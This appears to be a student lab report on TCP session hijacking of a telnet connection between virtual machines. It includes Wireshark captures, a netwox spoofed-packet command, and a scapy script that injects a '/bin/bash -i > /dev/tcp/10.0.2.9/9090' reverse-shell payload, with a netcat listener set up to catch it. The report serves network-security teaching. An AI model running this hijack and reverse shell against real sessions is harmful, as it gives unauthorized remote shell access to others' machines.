[09/26/21]seed@Nikhil_PES1UG20CS821:~$ 9:44 PM 9/26/2021
```

Observation on victim machine

ubuntu2 [Running] - Oracle VM VirtualBox

Terminal

```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ telnet 10.0.2.18
Trying 10.0.2.18...
Connected to 10.0.2.18.
Escape character is '^'.
Ubuntu 16.04.2 LTS
Nikhil_PES1UG20CS821 login: seed
Password:
Last login: Sun Sep 26 11:02:19 EDT 2021 from 10.0.2.9 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[09/26/21]seed@Nikhil_PES1UG20CS821:~$
```

Full-screen Snip.

Type here to search

9:43 PM 9/26/2021

Capturing from any

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
51	2021-09-26 12:06:07.2039946...	10.0.2.18	10.0.2.9	TELNET	70	Telnet Data ...
52	2021-09-26 12:06:07.203997...	10.0.2.9	10.0.2.18	TCP	68	33590 → 23 [ACK] Seq=3891519333 Ack=364859356 ...
53	2021-09-26 12:06:07.3765844...	10.0.2.18	10.0.2.9	TELNET	131	Telnet Data ...
54	2021-09-26 12:06:07.3766032...	10.0.2.9	10.0.2.18	TCP	68	33590 → 23 [ACK] Seq=3891519333 Ack=364859419 ...
55	2021-09-26 12:06:07.3768095...	10.0.2.18	10.0.2.9	TELNET	116	Telnet Data ...
56	2021-09-26 12:06:07.3768149...	10.0.2.9	10.0.2.18	TCP	68	33590 → 23 [ACK] Seq=3891519333 Ack=364859467 ...
57	2021-09-26 12:06:07.3770352...	10.0.2.18	10.0.2.9	TELNET	197	Telnet Data ...
58	2021-09-26 12:06:07.3770493...	10.0.2.9	10.0.2.18	TCP	68	33590 → 23 [ACK] Seq=3891519333 Ack=364859596 ...
59	2021-09-26 12:06:07.3772219...	10.0.2.18	10.0.2.9	TELNET	105	Telnet Data ...
60	2021-09-26 12:06:07.3772265...	10.0.2.9	10.0.2.18	TCP	68	33590 → 23 [ACK] Seq=3891519333 Ack=364859633 ...
61	2021-09-26 12:06:07.6826498...	10.0.2.18	10.0.2.9	TELNET	107	Telnet Data ...
62	2021-09-26 12:06:07.6826793...	10.0.2.9	10.0.2.18	TCP	68	33590 → 23 [ACK] Seq=3891519333 Ack=364859672 ...

Frame 62: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0

► Frame 62: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0

► Linux cooked capture

► Internet Protocol Version 4, Src: 10.0.2.9, Dst: 10.0.2.18

▼ Transmission Control Protocol, Src Port: 33590, Dst Port: 23, Seq: 3891519333, Ack: 364859672, Len: 0

Source Port: 33590
Destination Port: 23
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 3891519333
Acknowledgment number: 364859672
Header Length: 32 bytes

0000 00 04 00 01 00 06 08 00 27 16 1d 52 08 00 08 00
0010 45 10 00 34 58 18 40 00 40 06 ca 81 0a 00 02 09 E..4X. @ .@.
0020 0a 00 02 12 83 36 00 17 e7 f3 df 65 15 bf 51 18 ..6...e..Q.
0030 80 10 00 ed 18 41 00 00 01 01 08 0a 00 1b 91 8c ..A..
0040 00 13 e8 9b ..

Full-screen Snip.

Frame (frame), 68 bytes

Packets: 121 - Displayed: 121 (100.0%)

Profile: Default

Type here to search

9:43 PM 9/26/2021

Observation on observer machine

In this task the session hijacking is done by the attacker. first we are going to save the .txt file in the server later the victim gets connects to the server using the telnet. The attacker captures the next sequence number and acknowledge number using wireshark and then uses it to hijack the session and deletes the file present in the server.

Task 5: Creating Reverse Shell using TCP Session Hijacking

Observation on attacker machine

ubuntu1 [Running] - Oracle VM VirtualBox

Terminal

```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ sudo netwox 40 --ip4-src "10.0.2.18" --ip4-dst "10.0.2.9" --ip4-ttl 64 --tcp-dst 23 --tcp-src "50276" --tcp-seqnum "1689108" --tcp-window 2000 --tcp-ack --tcp-acknum "2345348076" --tcp-data "35623303339326633323336326633323331356437333635363430346536393662363836393663356635303435353333135353437333233034333533338333233313361376532343230"
```

IP

version	ihl	tos	totlen
4	5	0x00=0	0x0076=118
			r D M offset frag
	0xCE72=52850	0 0 0	0x0000=0
	ttl	protocol	checksum
	0x40=64	0x06=6	0x93F5
		source	
		10.0.2.18	
		destination	
		10.0.2.9	

TCP

source port	destination port
0xC464=50276	0x0017=23
seqnum	
0x0019C614=1689108	
acknum	
0x8BCB2BEC=2345348076	
doff	window
r r r r r C E U A P R S F	
5 0 0 0 0 0 0 0 1 0 0 0 0 0	0x07D0=2000
checksum	urgptr
0x4F70=20336	0x0000=0
35 62 33 30 33 39 32 66	# 5b30392f32362f32
33 31 35 64 37 33 36 35	# 315d73656564404e
36 39 36 62 36 38 36 39	# 696b68696c5f5045
35 33 33 31 35 35 34 37	# 5331554732304353
33 38 33 32 33 31 33 61	# 3832313a7e2420

```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$
```


```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ sudo python reverse.py
Sending session hijacking packet
version      : BitField (4 bits)          = 4           (4)
ihl         : BitField (4 bits)          = None        (None)
tos         : XByteField               = 0            (0)
len         : ShortField                = None        (None)
id          : ShortField                = 1            (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0            (0)
ttl          : ByteField                 = 64           (64)
proto        : ByteEnumField            = 6            (0)
checksum     : XShortField              = None        (None)
src          : SourceIPField            = '10.0.2.9'   (None)
dst          : DestIPField               = '10.0.2.18'  (None)
options      : PacketListField          = []           ([])

-- 
sport        : ShortEnumField            = 50276        (20)
dport        : ShortEnumField            = 23           (80)
seq          : IntField                 = 1689108     (0)
ack          : IntField                 = 2345348076L (0)
dataofs      : BitField (4 bits)         = None        (None)
reserved     : BitField (3 bits)         = 0            (0)
flags        : FlagsField (9 bits)        = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField                = 8192         (8192)
checksum     : XShortField              = None        (None)
urgptr       : ShortField                = 0            (0)
options      : TCPOptionsField          = []           ([])

-- 
load         : StrField                 = '\r /bin/bash -i > /dev/tcp/10.0.2.9/9090 2>&1 0<&1\n' ('')

[09/26/21]seed@Nikhil_PES1UG20CS821:~$
```

```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ nc -l v 9090
Listening on [0.0.0.0] (family 0, port 9090)
```



Observation on victim machine

```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ telnet 10.0.2.18
Trying 10.0.2.18...
Connected to 10.0.2.18.
Escape character is '^].
Ubuntu 16.04.2 LTS
Nikhil_PES1UG20CS821 login: seed
Password:
Last login: Sun Sep 26 13:38:01 EDT 2021 from 10.0.2.9 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[09/26/21]seed@Nikhil_PES1UG20CS821:~$
```

Full-screen Snip

11:15 PM 9/26/2021

ubuntu2 [Running] - Oracle VM VirtualBox

Capturing from any

Apply a display filter ... <Ctrl-/>

No. Time Source Destination Protocol Length Info

44	2021-09-26 13:45:20.4940878...	10.0.2.9	10.0.2.18	TCP	68 50276 → 23 [ACK] Seq=2345348076 Ack=1688726 Wi...
45	2021-09-26 13:45:20.5200893...	10.0.2.18	10.0.2.9	TELNET	132 Telnet Data ...
46	2021-09-26 13:45:20.5201042...	10.0.2.9	10.0.2.18	TCP	68 50276 → 23 [ACK] Seq=2345348076 Ack=1688790 Wi...
47	2021-09-26 13:45:20.5203230...	10.0.2.18	10.0.2.9	TELNET	70 Telnet Data ...
48	2021-09-26 13:45:20.5203292...	10.0.2.9	10.0.2.18	TCP	68 50276 → 23 [ACK] Seq=2345348076 Ack=1688792 Wi...
49	2021-09-26 13:45:20.6576158...	10.0.2.18	10.0.2.9	TELNET	131 Telnet Data ...
50	2021-09-26 13:45:20.6576328...	10.0.2.9	10.0.2.18	TCP	68 50276 → 23 [ACK] Seq=2345348076 Ack=1688855 Wi...
51	2021-09-26 13:45:20.6584063...	10.0.2.18	10.0.2.9	TELNET	282 Telnet Data ...
52	2021-09-26 13:45:20.6584139...	10.0.2.9	10.0.2.18	TCP	68 50276 → 23 [ACK] Seq=2345348076 Ack=1689069 Wi...
53	2021-09-26 13:45:20.9474027...	10.0.2.18	10.0.2.9	TELNET	107 Telnet Data ...
54	2021-09-26 13:45:20.9474388...	10.0.2.9	10.0.2.18	TCP	68 50276 → 23 [ACK] Seq=2345348076 Ack=1689108 Wi...
55	2021-09-26 13:45:38.2537038...	::1	::1	UDP	64 59763 → 55593 Len=0
56	2021-09-26 13:45:58.2734485...	::1	::1	UDP	64 59763 → 55593 Len=0

Frame 53: 107 bytes on wire (856 bits), 107 bytes captured (856 bits) on interface 0

► Linux cooked capture

► Internet Protocol Version 4, Src: 10.0.2.18, Dst: 10.0.2.9

▼ Transmission Control Protocol, Src Port: 23, Dst Port: 50276, Seq: 1689069, Ack: 2345348076, Len: 39

Source Port: 23
Destination Port: 50276
[Stream index: 0]
[TCP Segment Len: 39]
Sequence number: 1689069
[Next sequence number: 1689108]
Acknowledgment number: 2345348076
Header Length: 32 bytes
► Flags: 0x018 (PSH, ACK)
Window size value: 227

0000 00 00 00 01 00 06 08 00 27 da 15 5a 00 00 00 08 00'Z...
0010 45 10 00 5b 22 3d 40 00 40 06 00 36 0a 00 02 12 E ..["=@. @.6...
0020 0a 00 02 00 00 17 c4 64 00 19 c5 ed 8b cb 2b ecd+.
0030 80 18 00 e3 d4 6a 00 00 01 00 00 00 05 ea c9j ..
0040 00 08 67 d1 5b 30 39 2f 32 36 2f 32 31 5d 73 65 ..g.[09/ 26/21]se
0050 65 64 40 4e 69 6b 00 09 6c 5f 50 45 53 31 55 47 ed@Nikhil_1_PES1UG

Packets: 56 - Displayed: 56 (100.0%)

any <live capture in progress>

Type here to search

Profile: Default

11:16 PM 9/26/2021

ubuntu2 [Running] - Oracle VM VirtualBox

Capturing from any

Apply a display filter ... <Ctrl-/>

No. Time Source Destination Protocol Length Info

91	2021-09-26 13:54:18.6897883...	::1	::1	UDP	64 59763 → 55593 Len=0
92	2021-09-26 13:54:18.7014818...	::1	::1	UDP	64 59763 → 55593 Len=0
93	2021-09-26 13:54:58.7094724...	::1	::1	UDP	64 59763 → 55593 Len=0
94	2021-09-26 13:55:18.7277936...	::1	::1	UDP	64 59763 → 55593 Len=0
95	2021-09-26 13:55:38.7477674...	::1	::1	UDP	64 59763 → 55593 Len=0
96	2021-09-26 13:55:58.7586094...	::1	::1	UDP	64 59763 → 55593 Len=0
97	2021-09-26 13:56:18.7772674...	::1	::1	UDP	64 59763 → 55593 Len=0
98	2021-09-26 13:56:28.4974879...	10.0.2.18	10.0.2.9	TELNET	134 Telnet Data ...
99	2021-09-26 13:56:28.4975088...	10.0.2.9	10.0.2.18	TCP	56 23 → 50276 [RST] Seq=2345348076 Win=0 Len=0
100	2021-09-26 13:56:33.6136894...	PcsCompu_16:id:52		ARP	44 Who has 10.0.2.18? Tell 10.0.2.9
101	2021-09-26 13:56:33.6144179...	PcsCompu_da:id:5a		ARP	62 10.0.2.18 is at 08:00:27:da:15:5a
102	2021-09-26 13:56:38.7842117...	::1	::1	UDP	64 59763 → 55593 Len=0
103	2021-09-26 13:56:58.8012977...	::1	::1	UDP	64 59763 → 55593 Len=0

▼ Transmission Control Protocol, Src Port: 23, Dst Port: 50276, Seq: 2345348076, Len: 0

Source Port: 23
Destination Port: 50276
[Stream index: 1]
[TCP Segment Len: 0]
Sequence number: 2345348076
Acknowledgment number: 0
Header Length: 20 bytes
► Flags: 0x004 (RST)

0000 00 04 00 01 00 06 08 00 27 16 1d 52 00 01 08 00'R...
0010 45 00 00 28 64 ab 40 00 40 06 be 0a 0a 00 02 09 E ..(d. @. @.....
0020 0a 00 02 12 00 17 c4 64 8b cb 2b ec 00 00 00 00d ..+....
0030 50 04 00 00 1b 93 00 00 P.....

Acknowledgment number (tcp.ack), 4 bytes

Packets: 103 - Displayed: 103 (100.0%)

Profile: Default

11:27 PM 9/26/2021

In this task we run a reverse shell from the victim machine to give the attacker the shell access to the victim machine after hijacking a TCP session using netwox and scapy. First the victim gets connects to the server using telnet during this time the packets are sniffed from the attacker and the attacker obtains the next sequence number and acknowledge number which is used by the attacker to get connect and the string is converted to hexa decimal and the attacker runs the netcat command and listens to the port 9090 to see the command which are used by the victim in the server machine.